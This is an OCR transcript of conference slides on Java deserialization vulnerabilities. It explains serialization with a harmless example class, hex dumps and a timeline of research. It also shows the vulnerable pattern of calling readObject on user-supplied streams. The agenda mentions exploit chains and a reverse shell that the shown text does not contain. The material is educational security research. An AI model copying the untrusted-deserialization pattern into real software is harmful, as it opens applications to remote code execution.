
An overview of Deserialization Vulnerabilities in the Java Virtual Machine (JVM)



H2HC

HACKERS TO HACKERS CONFERENCE

João Filho Matos Figueiredo
joaomatosf@gmail.com

@joaomatosf

Whoami

- Independent develop and research
- Enjoys server-side exploitation and lateral movement
- Notified some critical bugs (RCE), eg:
  - Samsung.com, BlackBerry, RedHat, Oracle Cloud, US Department of Defense (DoD) – multiple, Banks, Telecoms, Government, etc.
- Helped some authorities in cybersecurity cases (eg. FBI)
- Bachelor and Master Degree in Computer Science at Federal University of Paraíba (UFPB), Brazil

Twitter: @joaomatosf
Github: https://github.com/joaomatosf

Agenda

1. Motivations
2. Serialization/Deserialization
3. Brief History
4. The Problem (Code-Reuse / POP Attack)
5. Understanding CVE-2015-7501 (*CommonsCollections*)
6. CVE-2017-12149 and Reverse Shell Multiplatform
7. Mitigation Advices

1. Motivations


- **Old** and **persistent**
  - *Publicly known ~ 2004*
  - *Vulnerability class (CWE-502)*
- **Easy** to Remote Code Execution (**RCE**)
  - *Allows for **Turing Complete** behavior*
- Architecture Independent
  - *JVM High level exploitation*
- **Heart** of the **JVM** ecosystem
  - *Affects **multiple** protocols/features/plataforms…*


1. Motivations

Some affected products

1. Motivations

- **Wide** attack **surface**!






(de)serialization **without control** or **without even** the **knowledge** of the developers

2. **Serialization**/Deserialization

```
class Alien implements java.io.Serializable {
    String name;
    String source;
}
```




Object

```
aced 0005 7372 0005 416c
e000 4d4b c603 0002 4c00
0012 4c6a 6176 612f 6c61
696e 673b 4c00 0673 6f75
0001 7870 7400 0b41 6275
c3ad 7400 1041 6e64 726f
616c 6178 7978
```

```
<Alien serialization="custom">
 - <Alien>
   - <default>
       <name>Abu ce taí</name>
       <source>Andromeda Galaxy</source>
     </default>
   </Alien>
</Alien>
```

```
{
    name: "Abu ce taí",
    source: "Andromeda Galaxy"
}
```



2. **Serialization**/Deserialization

```
class Alien implements java.io.Serializable {
    String name;
    String source;
}
```


Need to implements
Serializable or Externalizable

```
// Object instantiation
Alien ET = new Alien();
ET.name = "Abu ce taí";
ET.source = "Andromeda Galaxy";

FileOutputStream fos = new FileOutputStream("ET_object.ser");
ObjectOutputStream oos = new ObjectOutputStream(fos);
oos.writeObject(ET);
```


1

```
c3ad 7400 1041 6e64 726f
616c 6178 7978
```

```
  </Alien>
</Alien>
```



2. Serialization/**Deserialization**




2. Serialization/**Deserialization**


```
// Reads from disk
FileInputStream fis = new FileInputStream("ET_object.ser");
ObjectInputStream ois = new ObjectInputStream(fis);

Alien ET = (Alien) ois.readObject(); // Deserialization!
```

```
696e 673b 4c00 0673 6f75
0001 7870 7400 0b41 6275
c3ad 7400 1041 6e64 726f
616c 6178 7978
```

```
    <source>Andromeda Galaxy</source>
  </default>
 </Alien>
</Alien>
```




Object


2. Serialization/Deserialization

Some examples:

- **HTTP Params (ViewState), Cookies, Ajax Components, etc:**
  - Encoded, Compressed+Encoded, Encrypted+ Encoded (eg. rO0, H4sI, MII, and **more**…)
- **Servlets HTTP, Sockets, Session Managers, Protocols (*JMX, RMI, JMS, JNDI, Clusters, etc*):**
  - \xAC\xED
- **XML (*XStream*):**
  - HTTP Body: (*Content-Type: application/xml*)
- **JSON (*Jackson*):**
  - HTTP Body: *{"@class" : "YourApp.Obj"…*



3. Brief History




2004 Marc Schoenefeld (DoS JRE)

2011 Wouter Coekaerts (RCE SpringAOP)

2013 Dinis Cruz, Abraham Kang e Alvaro Munõz

2014 2015 Jann Horn, Peles e Roee Hay



2016 ...

2008 Sami Koivu (RCE *client-site*)

2012 2013 Pierre Ernst


2014 2016 JexBoss SamSam Samas

2015 Chris Frohoff, Gabriel Lawrence


Apache *Commons-Collections*

OBS: there are many others unlisted events

What's the problem?




4. The Problems





```
ObjectInputStream ois = new ObjectInputStream(userInputStream);
Alien ET = (Alien) ois.readObject();
```

4. The Problems





```
ObjectInputStream ois = new ObjectInputStream(userInputStream);
Alien ET = (Alien) ois.readObject();
```

4. The Problems




```
ObjectInputStream ois = new ObjectInputStream(userInputStream);
Alien ET = (Alien) ois.readObject();
```

4. The Problems




```
ObjectInputStream ois = new ObjectInputStream(userInputStream);
Alien ET = (Alien) ois.readObject();
```

4. The Problems

```
git clone https://github.com/joaomatosf/JavaDeserH2HC.git
```

```
class Alien implements java.io.Serializable {

    String name;
    String source;

    private void readObject(java.io.ObjectInputStream in)
            throws IOException, ClassNotFoundException {
        in.defaultReadObject();
        System.out.println("Deserializing an object of class: "+ getClass().getName());
    }

}
```

```
// Object instantiation
Alien ET = new Alien();
ET.name = "Abu ce taí";
ET.source = "Andromeda Galaxy";

FileOutputStream fos = new FileOutputStream("ET_object.ser");
ObjectOutputStream oos = new ObjectOutputStream(fos);
oos.writeObject(ET);
```

Serializing

```
John:JavaDeserH2HC joaomatosf$ java TestSerialize
Serializing an object of class: Alien
John:JavaDeserH2HC joaomatosf$ hexdump -C ET_object.ser
00000000  ac ed 00 05 73 72 00 05  41 6c 69 65 6e 82 e1 c5  |....sr..Alien...|
00000010  e0 00 4d 4b c6 03 00 02  4c 00 04 6e 61 6d 65 74  |..MK....L..namet|
00000020  00 12 4c 6a 61 76 61 2f  6c 61 6e 67 2f 53 74 72  |..Ljava/lang/Str|
00000030  69 6e 67 3b 4c 00 06 73  6f 75 72 63 65 71 00 7e  |ing;L..sourceq.~|
00000040  00 01 78 70 74 00 0b 41  62 75 20 63 65 20 74 61  |..xpt..Abu ce ta|
00000050  c3 ad 74 00 10 41 6e 64  72 6f 6d 65 64 61 20 47  |..t..Andromeda G|
00000060  61 6c 61 78 79 78                                 |alaxyx|
00000066
```

4. The Problems

```
git clone https://github.com/joaomatosf/JavaDeserH2HC.git
```

```
class Alien implements java.io.Serializable {

    String name;
    String source;

    private void readObject(java.io.ObjectInputStream in)
            throws IOException, ClassNotFoundException {
        in.defaultReadObject();
        System.out.println("Deserializing an object of class: "+ getClass().getName());
    }

}
```

